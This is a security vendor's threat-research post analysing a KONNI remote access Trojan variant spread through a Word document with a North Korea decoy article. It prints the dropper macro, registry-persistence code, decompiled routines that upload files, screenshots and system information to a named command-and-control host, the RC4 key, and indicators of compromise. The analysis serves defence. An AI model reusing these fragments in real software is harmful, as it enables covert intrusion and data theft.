A Quick Look at a New KONNI RAT Variant


August 15, 2017

Threat Research

By Jasper Manuel | August 15, 2017

KONNI is a remote access Trojan (RAT) that was first reported in May of 2017, but is believed to have been in use for over 3 years. As Part of our daily threat monitoring, FortiGuard Labs came across a new variant of the KONNI RAT and decided to take a deeper look.

KONNI is known to be distributed via campaigns that are believed to be targeting North Korea. This new variant isn't different from previous variants, as it is dropped by a DOC file containing text that was drawn from a CNN article entitled *12 things Trump should know about North Korea*. The article was published on August 9, 2017, which indicates that this might be the latest campaign. Although KONNI campaigns use decoy documents containing articles about North Korea, it is hard to tell if the targets have something to do with matters involving North Korea.



12 things Trump should know about North Korea


The escalating verbal exchange between the erratic, unpredictable and verbally excessive North Korean Supreme Leader Kim Jong Un and the erratic, unpredictable and verbally excessive US President Donald Trump is bringing the Korean peninsula deeper into a crisis the Trump administration appears to have no real strategy to solve.

On Monday, Trump warned North Korea against making any more threats, saying it will "face fire and fury like the world has never seen." In response, North Korea's state-run media said the country is considering plans to strike around Guam.
But if the Trump administration wants to effectively mitigate the North Korean threat, they will need to understand 12 key points:

1. North Korea's leaders are racing to develop deliverable nuclear weapons as quickly as possible because they believe these weapons are the most effective and cost-efficient way to ensure their survival and enhance their leverage with other countries. From their perspective, nuclear weapons prevent bullying by other countries, provide insurance against the types of foreign intervention faced by Libya and Ukraine after giving up their nuclear weapons, enhance their own leadership

Decoy document used to trick the user into thinking that the file is benign

The malicious DOC file contains a VB macro code that drops and executes the KONNI installer in the %temp% folder as stify.exe:




```
   sFileName = ActiveDocument.FullName
   cbFileBuffer = FileLen(sFileName)

   If (cbFileBuffer = 264535) Then
       sTempFile = sTempPath & "\stify.exe"
           nResult = debase64(sFileName, 43758, 220503, sTempFile)
           nResult = Shell("cmd /c  %TEMP%\stify.exe  && del %TEMP%\stify.scr", 0)
   End If
nd Sub
```

VB Macro Document_Open() Sub

The dropped file was packed with a known packer Aspack 2.12, as seen below:




```
Machine                         Intel386
          Tue Jul 11 16:41:49 2017
Magic optional header               010B
```

```
Machine                            AMD64
          Tue Jul 11 16:45:17 2017
Magic optional header               020B
```

PEID: Packed with ASPack 2.12


According to its compilation time stamp in the IMAGE_FILE_HEADER of the file, this variant was compiled on August 8, 2017 (if that file was not modified.)



```
Machine                        Intel386
        Tue Aug 08 17:23:15 2017
Magic optional header          010B
```

Compilation time (Installer)

The installer contains 2 KONNI DLL files in the resource section. One is for the 32-bit version and the other is for the 64-bit version of Windows OS. According to their compilation time stamp, these DLL files were compiled on July 11, 2017.




```
Machine                        Intel386
        Tue Jul 11 16:41:49 2017
Magic optional header          010B
```

```
Machine                          AMD64
        Tue Jul 11 16:45:17 2017
Magic optional header          020B
```

Compilation time (KONNI DLLs)

The KONNI DLL is dropped in the %LocalAppData%\MFAData\event folder as errorevent.dll. The installer creates auto-start registry entries to run the DLL on the next system reboot using rundll32.exe.



```
sprintf(PathName, "%s\\MFAData", &Buffer);
CreateDirectoryA(PathName, 0);
sprintf(PathName, "%s\\event", PathName);
CreateDirectoryA(PathName, 0);
sprintf(hObject, "%s\\errorevent.dll", PathName);
sprintf((char *)&Data, "rundll32.exe %s check", hObject);
drop_from_rscr(206, hObject);                    // x86
sprintf(hObject2, "%s\\eventlog.dll", PathName);
sprintf((char *)&byte_13EE000, "rundll32.exe %s check", hObject2);
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &hKey) )
  MessageBoxA(0, "Abort!", 0, 0);
RegSetValueExA(hKey, "RTHDVCP", 0, 1u, &Data, strlen((const char *)&Data) + 1);
RegSetValueExA(hKey, "RTHDVCPE", 0, 1u, &byte_13EE000, strlen((const char *)&byte_13EE000) + 1);
RegCloseKey(hKey);
drop_from_rscr(208, hObject2);                   // x64
```

Installation routine

Doing a bit diffing allows us to see that this hasn't changed from the variants reported on August 8, 2017. It still has the same capabilities based on the following command and control server commands:

'0' : Upload a specific file to the C&C.

'1' : Get system information such as computer IP address, computer name, username, drive information, product name, system type (32 or 64 bit), start menu programs, and installed products and upload to the C&C.

'2' : Take screen shot and upload to the C&C.


‘3’ : Find files in specific directory and subdirectories.

‘4’ : Find files in specific directory but not in subdirectories.

‘5’ : Delete a specific file.

‘6’ : Execute a specific file.

‘7’ : Download a file.




```
switch ( (char)command )
{
  case '0':                              // upload specific file
    send_data_to_cnc("donkeydancehome.freeiz.com", "/weget/upload.php", (FILE *)FileName);
    v11 = 117000;
    goto LABEL_15;
  case '1':
    get_system_info();                   // get system information
    Sleep(0x7D0u);
    send_data_to_cnc("donkeydancehome.freeiz.com", "/weget/upload.php", (FILE *)f_samed);
    Sleep(0x59D8u);
    remove(f_samed);
    break;
  case '2':                              // take screen shot
    takescreenshot();
    send_data_to_cnc2("donkeydancehome.freeiz.com", "/weget/uploadtm.php", (FILE *)f_samed);
    Sleep(0x14438u);
    remove(f_samed);
    break;
  case '3':
    find_file_subdir(FileName);          // find files in the dir and subdirs
    Sleep(0x15F90u);
    send_data_to_cnc("donkeydancehome.freeiz.com", "/weget/upload.php", (FILE *)f_samed);
    Sleep(0x1E078u);
    remove(f_samed);
    break;
  case '4':
    find_file(FileName);                 // find files
    Sleep(0x4B0u);
    send_data_to_cnc("donkeydancehome.freeiz.com", "/weget/upload.php", (FILE *)f_samed);
    Sleep(0x7148u);
    remove(f_samed);
  case '5':                              // delete specific file
    remove(FileName);
    break;
  case '6':                              // execute a specific file
    ShellExecuteA(0, "open", FileName, 0, 0, 0);
    v11 = 1000;
    goto LABEL_15;                       // download a file
  case '7':
    v6 = strstr(FileName, "---");
    if ( v6 )
```

Commands from C&C Server

It also has keylogging and clipboard grabbing capabilities. The log file is saved as %LocalAppdata%\Packages\microsoft\debug.tmp.


However, contrary to the previous report, it doesn’t look like this variant uses the simple XOR using a two-byte key for encryption when communicating to its command and control server. Though the server did not respond with commands when we did the analysis, we confirmed that the initial response from the C&C is not encrypted or encoded. It is just delimited with the string “xzxzxz”.



```
push    ebx
push    esi
push    edi
push    eax             ; FILE *
call    _fclose
mov     esi, ds:Sleep
add     esp, 4
push    64h             ; dwMilliseconds
call    esi ; Sleep
push    offset aR       ; "r+"
push    offset byte_FD4C1E8 ; char *
call    _fopen
mov     edi, eax
push    edi             ; FILE *
mov     [ebp+var_A30], edi
call    __fileno
push    eax             ; int
call    __filelength
push    edi             ; FILE *
push    eax             ; size_t
lea     edx, [ebp+var_A2C]
push    1               ; size_t
push    edx             ; void *
call    _fread
lea     eax, [ebp+var_A2C]
push    offset aXzxzxz  ; delimiter
push    eax             ; char *
call    _strstr
mov     ebx, eax
add     esp, 28h
```

“xzxzx” as the delimiter


When sending data to its C&C server, this variant uses the following HTTP query string format:



```
sprintf(http_param, "id=%s&title=%s %s&passwd=%s", id, &fnam, &ext, userdata);
v13 = &szHeaders;
```


Query string

In this version, *id* is the generated machine ID computed from OS InstallDate,



```
result = RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 1u, &hKey);
if ( !result )
{
  if ( !RegQueryValueExA(hKey, "InstallDate", 0, &Type, Data, &cbData) )
    sprintf(id, "%02X%02X%02X%02X", Data[0], Data[1], Data[2], Data[3]);
  result = RegCloseKey(hKey);
}
```


title is the name of the file with extension where the raw data is saved, and *passwd* is actually the encoded exfiltrated data.



```
Hex dump                                           ASCII
69 64 3D 44 32 38 30 33 30 35 33 26 74 69 74 6C   id=D2803053&titl
65 3D 73 61 6D 65 64 20 26 70 61 73 73 77 64 3D   e=samed &passwd=
48 58 72 76 70 47 7A 66 39 4B 68 78 70 50 4E 3E   HXrvpGzf9KhxpPN>
30 4A 77 41 63 6E 61 72 67 55 2F 49 69 30 48 38   0JwAcnargU/Ii0H8
63 4B 6B 45 70 37 58 58 68 42 78 75 6B 64 69 70   cKkEp7XXhBxukdip
47 66 78 64 50 66 71 68 58 47 6E 33 76 73 42 75   GfxdPfqhXGn3vsBu
4F 58 49 4B 43 32 6E 66 4C 30 6B 39 36 7A 36 6F   OXIKC2nfL0k96z6o
74 49 36 52 50 76 6C 4C 41 50 39 38 6A 6F 30 6D   tI6RPvlLAP98jo0m
6D 48 61 4E 46 61 59 4D 34 30 42 7A 6A 61 6F 48   mHaNFaYM40BzjaoH
```

Example of actual query string

Before sending its data to the C&C server, it is first compressed using ZIP format, encrypted with RC4 using the key “123qweasd/*-+p[;’p”, and encoded using Base64.



```
zip(nbuf, "0000.zip ", a1);
sub_FD39A10((void *)nbuf);
fclose(v2);
Sleep(0x64u);
v10 = fopen(helpsol, "wb");
if ( v10 && (v4 = fopen(trepsl, "rb"), (v5 = v4) != 0) )
{
  v6 = _fileno(v4);
  v7 = _filelength(v6);
  data = (void *)unknown_libname_5(v7 + 100);
  *((_BYTE *)data + v7) = 0;
  lendata = fread(data, 1u, v7, v5);
  rc4("123qweasd/*-+p[;'p", strlen("123qweasd/*-+p[;'p"), data, lendata);
  fwrite(data, 1u, lendata, v10);
  fclose(v5);
  fclose(v10);
  remove(trepsl);
  sub_FD39391(data);
  Sleep(0x64u);
  result = (FILE *)(base64() != 0);
```

Data is zipped, rc4 encrypted, and base64 encoded before sending to the C&C server

Conclusion:

KONNI is not a complicated malware. It doesn’t employ much obfuscation. By simply performing a quick diffing we can see the changes made to new variants. For now, it seems that the only change is how the dropper installs the KONNI DLL, but based on what we have seen over the previous months we expect that it will continue to evolve.

Fortinet covers detection of this threat as *W32/Noki.A!tr* and the MSOffice VB Macro dropper as *WM/MacroDropper.A!tr*.

C&C and download URLs were also blocked by Fortinet’s Web Filter.

-= FortiGuard Lion Team =-

IOCs:

Sample Hashes:

834d3b0ce76b3f62ff87b7d6f2f9cc9b (DOC)

0914ef43125114162082a11722c4cfc3 (EXE)

38ead1e8ffd5b357e879d7cb8f467508 (DLL)

URLs:

donkeydancehome[.]freeiz.com/weget/upload[.]php (C&C)

seesionerrorwebmailattach[.]uphero[.]com/attach/download.php?file=12%20things%20Trump%20should%20know%20about%20North%20Korea.doc (DOC download URL)

Sign up for weekly Fortinet FortiGuard Labs Threat Intelligence Briefs and stay on top of the newest emerging threats.

Related Posts